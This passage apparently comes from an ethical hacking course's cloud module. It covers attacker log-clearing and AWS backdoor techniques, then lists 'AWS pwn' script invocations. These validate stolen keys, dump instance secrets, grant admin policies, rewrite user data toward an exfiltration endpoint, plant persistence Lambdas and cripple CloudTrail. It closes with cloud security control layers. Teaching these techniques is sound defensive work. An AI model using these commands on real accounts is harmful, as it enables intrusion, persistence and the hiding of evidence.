
Figure 19.70: Screenshot of GCPBucketBrute

Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trials using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role
- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as **`rabbit_lambda`**, **`cli_lambda`**, and **`backdoor_created_users_lambda`**



AWS Hacking Tool: AWS pwn

- AWS pwn is an AWS hacking tool that includes various **automated scripts** for hacking phases such as reconnaissance, escalating privileges, maintaining access, and clearing tracks

Reconnaissance

- `./validate_iam_access_keys.py -i /tmp/keys.txt -o /tmp/out.json` → Checks access validity and returns the identity information of the principal
- `./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json` → Checks whether the buckets exist and returns basic identifying information
- `./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt -o /tmp/out.json` → Checks whether the principals exist in specific account

Maintaining Access

- `rabbit_lambda` → Responds to user delete events by creating more copies of the deleted user
- `backdoor_created_users_lambda` → Adds an access key to each newly created user
- `backdoor_created_roles_lambda` → Adds a trust relationship to each newly created role
- `backdoor_created_security_groups_lambda` → Adds a given inbound access rule to each newly created security group

Privilege Escalation

- `./dump_instance_attributes.py -u -o /tmp/` → Retrieves the specified EC2 instance attributes
- `./assume_roles.py -o /tmp/out.json` → Attempts to assume all roles (ARNs) in a file
- `./add_iam_policy.py -u myuser -r myrole -g mygroup` → Adds the administrator and all action policy to a given user, role, or group
- `./bouncy_bouncy_cloudy_cloud.py -i instance-id -e exfiltration-endpoint` → Bounces a given ec2 instance and rewrites its user data

Clearing tracks

- `./disrupt_cloudtrail.py -s` → Attempts to disrupt/cripple cloudtrail logging in the specified way

https://github.com

AWS Hacking Tool: AWS pwn

Source: *https://github.com*

Attackers can use the AWS pwn tool to hack the target AWS cloud environment. This tool includes various automated scripts for different hacking phases, such as reconnaissance, escalating privileges, maintaining access, and clearing tracks.

- **Reconnaissance**

  Run the following scripts to gather information about the AWS users and their account information:

  - **`validate_iam_access_keys.py`** → Given a TSV file of access key + secret [+ session] combinations, this script checks the access validity and returns the identity information of the principals.

    ```
    ./validate_iam_access_keys.py -i /tmp/keys.txt -o
    /tmp/out.json
    ```

  - **`validate_s3_buckets.py`** → Given a text file with one word per line, the script checks whether the buckets exist and returns the basic identifying information.

    ```
    ./validate_s3_buckets.py -i /tmp/words.txt -o /tmp/out.json
    ```

  - **`validate_iam_principals.py`** → Given a text file of principals (e.g., user/admin, role/deploy), the script checks whether the principals exist in a given account.

    ```
    ./validate_iam_principals.py -a 123456789012 -i /tmp/words.txt
    -o /tmp/out.json
    ```

- **validate_accounts.py** → Given a text file of account IDs and aliases, the script checks whether the accounts exist.

  ```
  ./validate_accounts.py -i /tmp/accounts.txt -o /tmp/out.json
  ```

- **Privilege Escalation**

  Run the following scripts to retrieve different levels of access and escalate privileges.

  - **dump_instance_attributes.py** → Goes through every EC2 instance in the account and retrieves the specified instance attributes. Most commonly used to retrieve user data, which tend to contain secrets.

    ```
    ./dump_instance_attributes.py -u -o /tmp/
    ```

  - **dump_cloudformation_stack_descriptions.py** → Retrieves the stack descriptions for every existing stack and every stack deleted in the last 90 days.

    ```
    ./dump_cloudformation_stack_descriptions.py -o /tmp/data
    ```

  - **assume_roles.py** → Attempts to assume all ARNs in a file or provided by the list-roles API.

    ```
    ./assume_roles.py -o /tmp/out.json
    ```

  - **add_iam_policy.py** → Adds the administrator and all action policy to a given user, role, or group. Requires IAM putPolicy or attachPolicy privileges.

    ```
    ./add_iam_policy.py -u myuser -r myrole -g mygroup
    ```

  - **bouncy_bouncy_cloudy_cloud.py** → Bounces a given EC2 instance and rewrites its user data, so that one can run arbitrary codes or steal temporary instance profile credentials.

    ```
    ./bouncy_bouncy_cloudy_cloud.py -i instance-id -e
    exfiltration-endpoint
    ```

- **Maintaining Access**

  Run the following scripts to maintain access to an account.

  - **rabbit_lambda** → An example Lambda function that responds to user-delete events by creating more copies of the deleted user.
  - **cli_lambda** → A Lambda function that acts as an AWS cli proxy and does not require credentials.
  - **backdoor_created_users_lambda** → A Lambda function that adds an access key to each newly created user.
  - **backdoor_created_roles_lambda** → A Lambda function that adds a trust relationship to each newly created role.
  - **backdoor_created_security_groups_lambda** → A Lambda function that adds a given inbound access rule to each newly created security group.
  - **backdoor_all_users.py** → Adds an access key to every user in the account.


  - ○ `backdoor_all_roles.py` → Adds a trust relationship to each role in the account.
  - ○ `backdoor_all_security_groups.py` → Adds a given inbound access rule to each security group in the account.

- **Clearing tracks:**

  Run the following script to the hide the traces of an attack.

  - ○ `disrupt_cloudtrail.py` → Attempts to disrupt/cripple cloudtrail logging in the specified way.

```
./disrupt_cloudtrail.py -s
```



Module Flow

1 **Cloud Computing Concepts**

2 **Container Technology**

3 **Serverless Computing**

4 **Cloud Computing Threats**


5 **Cloud Hacking**

6 **Cloud Security**

Cloud Security

There are various risks and threats associated with cloud service adoption and migrating business-critical data to third-party systems. However, following security guidelines and countermeasures strengthens the business case for cloud adoption.

This section deals with various cloud standards, countermeasures, and best practices to secure data hosted in the cloud environment.



Cloud Security Control Layers

	Layer	Controls
1	Application	SDLC, Binary Analysis, Scanners, Web App Firewalls, Transactional Sec
2	Information	DLP, CMF, Database Activity Monitoring, Encryption
3	Management	GRC, IAM, VA/VM, Patch Management, Configuration Management, Monitoring
4	Network	NIDS/NIPS, Firewalls, DPI, Anti-DDoS, QoS, DNSSEC, OAuth
5	Trusted Computing	Hardware and software RoT and API's
6	Computation and Storage	Host-based Firewalls, HIDS/HIPS, Integrity & File/Log Management, Encryption, Masking
7	Physical	Physical Plant Security, CCTV, Guards

Cloud Security Control Layers

The following layers show the mapping of the cloud model to the security control model.

- **Application Layer**

  To harden the application layer, establish the policies that match the industry adoption security standards; e.g., OWASP for a web application. It should meet and comply with appropriate regulatory and business requirements. Application layer controls include software development lifecycle, binary analysis, scanners, web app firewalls, transactional sec, etc.

- **Information Layer**

  Develop and document an information security management program, which includes administrative, technical, and physical safeguards to protect information against unauthorized access, modification, or deletion. Some of the information layer security controls include data loss prevention (DLP), content monitoring and filtering, database activity monitoring, encryption, etc.

- **Management Layer**

  This layer covers the cloud security administrative tasks, which can facilitate continued, uninterrupted, and effective services of the cloud. Cloud consumers should look for the policies mentioned above to avail better services. Some of the management layer security controls include governance-risk-compliance (GRC), IAM, VA/VM, patch management, configuration management, monitoring, etc.

- **Network Layer**

  It deals with various measures and policies adopted by a network administrator to monitor and prevent illegal access, misuse, modification, or denial of network-accessible resources. Additional network layer security controls include network intrusion prevention/detection services, firewalls, deep packet inspection, anti-DDoS, quality of service (QoS), DNSSEC, and OAuth.

- **Trusted Computing**

